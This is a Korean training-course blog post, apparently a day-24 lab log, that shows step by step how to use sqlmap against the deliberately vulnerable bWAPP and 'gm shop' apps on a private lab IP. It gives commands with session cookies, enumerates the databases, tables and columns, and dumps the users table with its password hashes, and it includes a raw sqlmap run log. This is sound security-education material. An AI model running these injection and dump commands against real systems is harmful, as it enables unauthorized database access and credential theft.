| 일 | 월 | 화 | 수 | 목 | 금 | 토 |
|---|---|---|---|---|---|---|
| 1 | 2 | 3 | 4 | 5 | 6 | |
| 7 | 8 | 9 | 10 | 11 | 12 | 13 |
| 14 | 15 | 16 | 17 | 18 | 19 | 20 |
| 21 | 22 | 23 | 24 | 25 | 26 | 27 |
| 28 | 29 | 30 |
- 쉴더스
- kisa #보안관제
- 시스템-네트워크 보안 기술
- 기술 특강 및 OT
- 애플리케이션 보안 기술
- CERT
- 클라우드기반 보안 시스템 구축/운영 실무
- 클라우드 기반
- Kali#Linux#Brute#Force#Attack#Test#DVWA#Hacking#Low#무차별#대입#공격#해킹
- 모듈 프로젝트
- 29기
- #루키즈
- 인프라 활용을 위한 파이썬
- 루키즈
- Kali#Linux#KALI#LINUX#INSTALL#github#설치
- Case Study
- VMWARE#INSTALL#설치
- 모듈프로젝트
- Foxyproxy#install#setting#firefox
- DVWA#INSTALL#github#security#kali#linux
- 클라우드 보안 기반
- 클라우드 보안 기술
- 모의침투
- rocky linux#siem#project#threat detection#soc#onpremise#ids#python#csv#pipeline#kali linux#DVWA#security monitoring
- 보고서
- sk 쉴더스 루키즈
- sk shieldus
- AI #취업
- 개인정보보호
- DVWA#Brute#Force#Attack#Test#Kali#Linux#Medium#Level#sleep
- Today
- Total
이것저것
[SK shieldus Rookies 29기] 24일차 본문
1. SQLMap을 이용한 SQL Injection 스캔
1.1 SQLMap 개요
SQLMap이란?
- 정의: SQL Injection 취약점을 자동으로 탐지하고 데이터베이스 정보를 추출하는 오픈소스 도구
- 개발: Bernardo Damele A. G.
- 언어: Python
- 라이센스: 오픈소스
주요 기능
✅ SQL Injection 자동 탐지
   ├─ Error-based
   ├─ Boolean-based Blind
   ├─ Time-based Blind
   └─ UNION query

✅ 데이터베이스 정보 추출
   ├─ 데이터베이스 목록
   ├─ 테이블 목록
   ├─ 컬럼 정보
   └─ 실제 데이터

✅ 시스템 명령어 실행 (일부 DB)
   └─ 운영체제 레벨 접근
1.2 SQLMap 기본 사용법
설치
# Kali Linux
sudo apt-get install sqlmap
기본 문법
sqlmap -u "TARGET_URL" [옵션]1.3 bWAPP 공격 실습
Step 1: 취약점 있는 URL 식별
GET /bWAPP/sqli_13.php?movie=1&action=go

이 URL의 movie 파라미터가 SQL Injection에 취약할 수 있음
Step 2: 기본 스캔 - 데이터베이스 목록 조회
sqlmap -u "http://192.168.206.128/bWAPP/sqli_13.php" \
  --cookie="security_level=0; PHPSESSID=7f1540f6ad2487b28088bb413ba05847" \
  --data "movie=1&action=go" \
  --dbs

[+] 결과:
available databases [5]:
[*] bWAPP
[*] drupageddon
[*] gmshop
[*] information_schema
[*] mysql


옵션 설명:
-u: 대상 URL--cookie: 세션 쿠키 (인증이 필요한 경우)--data: POST 데이터--dbs: 데이터베이스 목록 조회
Step 3: 특정 데이터베이스의 테이블 조회
# 로그 파일 삭제 (캐시된 결과 방지)
rm -rf /root/.local/share/sqlmap/output/192.168.206.128

sqlmap -u "http://192.168.206.128/bWAPP/sqli_13.php" \
  --cookie="security_level=0; PHPSESSID=7f1540f6ad2487b28088bb413ba05847" \
  --data "movie=1&action=go" \
  -D bWAPP --tables

[+] 결과:
Database: bWAPP
[5 tables]
+----------+
| blog     |
| heroes   |
| movies   |
| users    |
| visitors |
+----------+
옵션 설명:
-D: 특정 데이터베이스 선택--tables: 테이블 목록 조회
Step 4: 특정 테이블의 컬럼 조회
sqlmap -u "http://192.168.206.128/bWAPP/sqli_13.php" \
  --cookie="security_level=0; PHPSESSID=7f1540f6ad2487b28088bb413ba05847" \
  --data "movie=1&action=go" \
  -D bWAPP -T users --columns

[+] 결과:
Database: bWAPP
Table: users
[9 columns]
+-----------------+
| id              |
| login           |
| password        |
| email           |
| secret          |
| activation_code |
| activated       |
| reset_code      |
| admin           |
+-----------------+
옵션 설명:
-T: 특정 테이블 선택--columns: 컬럼 목록 조회
Step 5: 테이블 데이터 추출 (Dump)
sqlmap -u "http://192.168.206.128/bWAPP/sqli_13.php" \
  --cookie="security_level=0; PHPSESSID=7f1540f6ad2487b28088bb413ba05847" \
  --data "movie=1&action=go" \
  -D bWAPP -T users --dump

[+] 결과:
Database: bWAPP
Table: users
[2 entries]
+----+--------+------------------------------------------+--------------------------+-------+
| id | login  | password                                 | email                    | admin |
+----+--------+------------------------------------------+--------------------------+-------+
| 1  | A.I.M. | 6885858486f31043e5839c735d99457f045affd0 | bwapp-aim@mailinator.com | 1     |
| 2  | bee    | 6885858486f31043e5839c735d99457f045affd0 | bwapp-bee@mailinator.com | 1     |
+----+--------+------------------------------------------+--------------------------+-------+

모든 사용자 정보 및 비밀번호 해시 추출 완료!
1.4 SQLMap 옵션
공격 기법 지정
# Boolean-based Blind SQL Injection만 사용
sqlmap -u "http://192.168.206.128/bWAPP/sqli_13.php" \
  --cookie="security_level=0; PHPSESSID=7f1540f6ad2487b28088bb413ba05847" \
  --data "movie=1&action=go" \ --dbs \
  --technique B

# Time-based Blind SQL Injection만 사용
sqlmap -u "http://target.com/page.php?id=1" --technique T
>길어지므로 target.com 예시로 대체
# 기법 조합
sqlmap -u "http://target.com/page.php?id=1" --technique BET

기법 코드:
E = Error-based
U = UNION query
B = Boolean-based Blind
T = Time-based Blind
S = Stacked queries
상세 정보 출력
# 상세 로그 (Verbose level)
sqlmap -u "http://target.com/page.php?id=1" -v 3

Verbose levels:
0 = Show only critical messages
1 = Show also error and warning messages (default)
2 = Show also informational messages
3 = Show also debug messages
4 = Show payloads being tested (매우 상세)
5 = Show HTTP requests/responses
6 = Show payloads and HTTP requests/responses
TMI: 위험도 및 레벨 조정
# 테스트 레벨 (깊이)
sqlmap -u "http://target.com/page.php?id=1" --level 5

Level 1-5:
1 = Quick test (기본, 빠름)
2 = More payloads
3 = Cookie injection test
4 = 복잡한 공격
5 = Maximum (느리지만 정확)

# 위험도 (공격성)
sqlmap -u "http://target.com/page.php?id=1" --risk 3

Risk 1-3:
1 = Safe (데이터 손상 없음)
2 = Normal (일부 테스트 가능)
3 = Aggressive (모든 공격 시도)
1.5 gm shop에서 sqlmap 돌리기

 # 데이터 베이스 조회
┌──(kali㉿kali)-[~]
└─$ sudo sqlmap -u "http://192.168.206.128/gm/board_list.php?boardIndex=6" --cookie="security_level=0; PHPSESSID=7f1540f6ad2487b28088bb413ba05847" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:47:47 /2025-12-10/

[10:47:47] [INFO] testing connection to the target URL
[10:47:47] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:47:48] [INFO] testing if the target URL content is stable
[10:47:48] [INFO] target URL content is stable
[10:47:48] [INFO] testing if GET parameter 'boardIndex' is dynamic
[10:47:48] [INFO] GET parameter 'boardIndex' appears to be dynamic
[10:47:49] [WARNING] reflective value(s) found and filtering out
[10:47:49] [INFO] heuristic (basic) test shows that GET parameter 'boardIndex' might be injectable
[10:47:49] [INFO] heuristic (XSS) test shows that GET parameter 'boardIndex' might be vulnerable to cross-site scripting (XSS) attacks
[10:47:49] [INFO] testing for SQL injection on GET parameter 'boardIndex'
[10:47:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:47:50] [INFO] GET parameter 'boardIndex' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="iframe")
[10:47:51] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:48:01] [INFO] GET parameter 'boardIndex' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[10:48:06] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:48:06] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
